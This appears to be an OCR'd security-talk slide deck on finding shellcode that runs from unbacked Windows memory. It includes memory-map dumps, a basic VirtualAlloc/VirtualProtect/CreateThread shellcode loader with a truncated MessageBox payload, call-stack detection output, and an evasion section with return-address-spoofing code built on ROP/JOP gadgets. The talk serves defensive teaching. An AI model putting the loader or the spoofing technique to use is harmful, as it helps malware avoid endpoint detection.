Base address	Type	Size	Protection	Use
0x24d54280000	Mapped	116 kB	R	
0x24d542a0000	Mapped	16 kB	R	
0x24d542b0000	Mapped	4 kB	R	
0x24d542c0000	Private	8 kB	RW	
0x24d542d0000	Mapped	804 kB	R	C:\Windows\System32\locale.nls
0x24d543a0000	Mapped	8 kB	R	
0x24d543b0000	Mapped	4 kB	R	
0x24d543c0000	Private	52 kB	RW	
0x24d543d0000	Private	4 kB	RW	
0x24d543d0...	Private: Commit	4 kB	RX	
0x24d543f0000	Private	1,024 kB	RW	Heap (ID 1)
0x7ff412a40000	Mapped	1,024 kB	R	
0x7ff412b40000	Private	4,194,432 kB	RW	
0x7ff512b60000	Private	32,772 kB	RW	
0x7ff514b70000	Mapped	4 kB	R	
0x7ff514b80000	Mapped	140 kB	R	
0x7ff6cf350000	Image	152 kB	WCX	C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug\calc_pop.
0x7ffb50e40000	Image	2,184 kB	WCX	C:\Windows\System32\ucrtbased.dll
0x7ffb62ff0000	Image	184 kB	WCX	C:\Windows\System32\vcruntime140d.dll
0x7ffb70d90000	Image	3,032 kB	WCX	C:\Windows\System32\KernelBase.dll
0x7ffb722f0000	Image	776 kB	WCX	C:\Windows\System32\kernel32.dll
0x7ffb73370000				

Close

BACKGROUND


C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.6332]
(c) Microsoft Corporation. All rights reserved.
C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug>calc_pop.e
[#] Memory Allocated At: 0x0000024D543D0000
C:\Users\HulkOperator\Desktop\SecTalks\calc_pop\x64\Debug>
Calculator
Programmer
0
HEX 0
DEC 0
OCT 0
BIN 0
QWORD
MS
Bitwise
Bit shift
A
B
C
D
C
(
)
%
7
8
9
4
5
6

SUSPICIOUS APIS

C++ Copy

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

C++ Copy

```
BOOL VirtualProtect(
  [in]  LPVOID lpAddress,
  [in]  SIZE_T dwSize,
  [in]  DWORD  flNewProtect,
  [out] PDWORD lpflOldProtect
);
```

C++ Copy

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

UNBACKED MEMORY

- Virtual memory is not backed by any file on the disk

```c
#include <Windows.h>
#include <stdio.h>

int main() {
    PVOID pAddr1, pAddr2;

    pAddr1 = VirtualAlloc(NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    pAddr2 = VirtualAlloc(NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READ);
    printf("[#] pAddr1: 0x%p\n", pAddr1);
    printf("[#] pAddr2: 0x%p\n", pAddr2);
    getchar();

    return 0;
}
```

Hide free regions

C:\Users\HulkOperator\Desktop\SecTalks\u...


```
[#] pAddr1: 0x000002647B820000
[#] pAddr2: 0x000002647B830000
```

0x2647b820000	Private: Commit	4 kB	RWX	
0x2647b830000	Private: Commit	4 kB	RX	
0x2647b8f0000	Private: Commit	104 kB	RW	Heap (ID 1)
0x2647b90a000	Private: Reserved	920 kB		Heap (ID 1)
0x7ff4e97e0000	Mapped: Commit	20 kB	R	
0x7ff4e97e5000	Mapped: Reserved	1,004 kB		
0x7ff4e98e0000	Private: Reserved	4,194,432 kB		
0x7ff5e9900000	Private: Reserved	32,768 kB		
0x7ff5eb900000	Private: Commit	4 kB	RW	
0x7ff5eb910000	Mapped: Commit	4 kB	R	
0x7ff5eb920000	Mapped: Commit	140 kB	R	
0x7ff790060000	Image: Commit	4 kB	R	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ff790061000	Image: Commit	64 kB	WCX	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ff790071000	Image: Commit	36 kB	RX	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ff79007a000	Image: Commit	12 kB	R	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ff79007d000	Image: Commit	4 kB	RW	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ff79007e000	Image: Commit	16 kB	R	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ff790082000	Image: Commit	4 kB	WC	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ff790083000	Image: Commit	12 kB	R	C:\Users\HulkOperator\Desktop\SecTalks\unbacked_mem\x64\Debug\unbacked_mem.exe
0x7ffb50e40000	Image: Commit	4 kB	R	C:\Windows\System32\ucrtbased.dll
0x7ffb50e41000	Image: Commit	1,684 kB	RX	C:\Windows\System32\ucrtbased.dll
0x7ffb50fe6000	Image: Commit	400 kB	R	C:\Windows\System32\ucrtbased.dll

eap (ID 2)

\Windows\System32\locale.nls


X64 STACK



https://learn.microsoft.com/en-us/cpp/build/stack-usage?view=msvc-170

BACKGROUND


```c
#include <Windows.h>
#include <stdio.h>

int FunctionB(int w, int x, int y, int z) {

    int i = 1337, j = (w + x) * y + z;

    return i * j;

}

int FunctionA(int a, int b, int c, int d) {

    return FunctionB(a * b, b + c, c + d, d * a);

}

int main() {

    printf("%d\n", FunctionA(12, 16, 10, 23));

    return 0;
}
```



CALL STACK

Stack - thread 15656

	Name
0	win32u.dll!NtUserMsgWaitForMultipleObjectsEx+0x14
1	user32.dll!MsgWaitForMultipleObjectsEx+0x9e
2	Qt5Core.dll!QT::QEventDispatcherWin32::processEvents+0x61d
3	qwindows.dll!qt_plugin_query_metadata+0x1f99
4	Qt5Core.dll!QT::QEventLoop::exec+0x1bf
5	Qt5Core.dll!QT::QCoreApplication::exec+0x155
6	ida.exe+0x123b7c
7	ida.exe+0x123bb1
8	ida.exe+0x1256b8
9	ida.exe+0x125826
10	ida.exe+0x26255a
11	kernel32.dll!BaseThreadInitThunk+0x14
12	ntdll.dll!RtlUserThreadStart+0x21




DECTECTION

WINAPI CALLS FROM UNBACKED MEMORY

DETECTION

```c
#include <Windows.h>
#include <stdio.h>

// Shellcode pops a simple MessageBox
unsigned char shellcode[] = { 0x57,0x48,0x89,0xe7,0x48,0x83,0xe4,0xf0,0x48,0x83,0xec,0x20,0xe8,0x0f,0x01,0x00,0x00,0x48,

int main() {
    PVOID pAddress = NULL;
    DWORD dwOldProtection;
    HANDLE hThread;

    pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!pAddress) {
        printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
        return -1;
    }

    memcpy(pAddress, shellcode, sizeof(shellcode));
    VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
    hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
    WaitForSingleObject(hThread, INFINITE);


    return 0;
}
```



DETECTION

Address	To	From	Size	Party	Comment
00000041DACFF838	000001DF99F3022C	00007FFB71418B70	8	User	user32.MessageBoxA
00000041DACFF840	0000000000000000	000001DF99F3022C		User	000001DF99F3022C
00000041DAAFF4A8	00007FFB70DAB6AE	00007FFB7340D574	A0	System	ntdll.NtWaitForSingleObject+14
00000041DAAFF548	00007FF69A5E199C	00007FFB70DAB6AE	170	User	kernelbase.WaitForSingleObjectEx+8E
00000041DAAFF6B8	00007FF69A5E2429	00007FF69A5E199C	50	User	simpleloader.__$EncStackInitEnd+CC
00000041DAAFF708	00007FF69A5E22D2	00007FF69A5E2429	70	User	simpleloader.invoke_main+39
00000041DAAFF778	00007FF69A5E218E	00007FF69A5E22D2	30	User	simpleloader.__scrt_common_main_seh+132
00000041DAAFF7A8	00007FF69A5E24BE	00007FF69A5E218E	30	User	simpleloader.__scrt_common_main+E
00000041DAAFF7D8	00007FFB72307374	00007FF69A5E24BE	30	System	simpleloader.mainCRTStartup+E
00000041DAAFF808	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
00000041DAAFF888	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
00000041DABFFC08	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
00000041DABFFF08	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
00000041DABFFF38	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
00000041DABFFFB8	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
00000041DADFF548	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
00000041DADFF848	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
00000041DADFF878	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
00000041DADFF8F8	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21


EVASION

HOW DOES MALWARE EVADE SUCH DETECTION?

RETURN ADDRESS SPOOFING


- Using gadgets (rop & jop), manipulate the return address to a benign memory location.

```
int main() {

    STACK_CONFIG Config_1, Config_2, Config_3;
    UINT64 pKernel32Dll, pAddr, pVirtualAlloc, pCreateThread, pWaitForSingleObject, pGadget;
    HANDLE hThread;

    pGadget = FindGadget();

    if (!pGadget)
        return -1;


    pKernel32Dll = GetModuleHandleA("kernel32");
    pCreateThread = GetProcAddress(pKernel32Dll, "CreateThread");
    pVirtualAlloc = GetProcAddress(pKernel32Dll, "VirtualAlloc");
    pWaitForSingleObject = GetProcAddress(pKernel32Dll, "WaitForSingleObject");

    // VirtualAlloc
    if (!SetupConfig(pGadget, &Config_1, pVirtualAlloc, 4, NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE))
        return -1;
    pAddr = Spoof(&Config_1);
    if (!pAddr)
        return -1;

    // Copying Shellcode
    memcpy(pAddr, shellcode, sizeof(shellcode));

    // CreateThread
    if (!SetupConfig(pGadget, &Config_2, pCreateThread, 6, NULL, 0x00, pAddr, NULL, 0x00, NULL))
        return -1;
    hThread = Spoof(&Config_2);
    if (!hThread)
        return -1;


    // WaitForSingleObject
    if (!SetupConfig(pGadget, &Config_3, pWaitForSingleObject, 2, hThread, INFINITE))
        return -1;
    Spoof(&Config_3);
```





LIMITATIONS

- Leaked memory values




- Incomplete call stack



